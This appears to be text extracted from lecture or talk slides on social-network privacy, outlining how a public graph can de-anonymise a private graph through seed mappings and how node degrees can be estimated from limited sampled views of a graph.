
Step 2: Assign mappings based on mapped neighbors

Public graphs can de-anonymise private graphs

Public Graph




Private Graph




Step 3: Iterate

Public graphs can de-anonymise private graphs

Public Graph




Private Graph




Twitter/Flickr: 31% of common users identified with just 30 seeds!

Limited graph views are still useful




Average Degree: 3.5

Limited graph views are still useful




Sampled with $k=2$

Limited graph views are still useful




Degree known exactly for one node

Limited graph views are still useful




Naïve approach: Multiply in-degree by average degree / k

Limited graph views are still useful




Raise estimates which are less than k

Limited graph views are still useful




Nodes with high-degree neighbors underestimated

Limited graph views are still useful




Iteratively scale by current estimate / k in each step

Limited graph views are still useful




After 1 iteration

Limited graph views are still useful



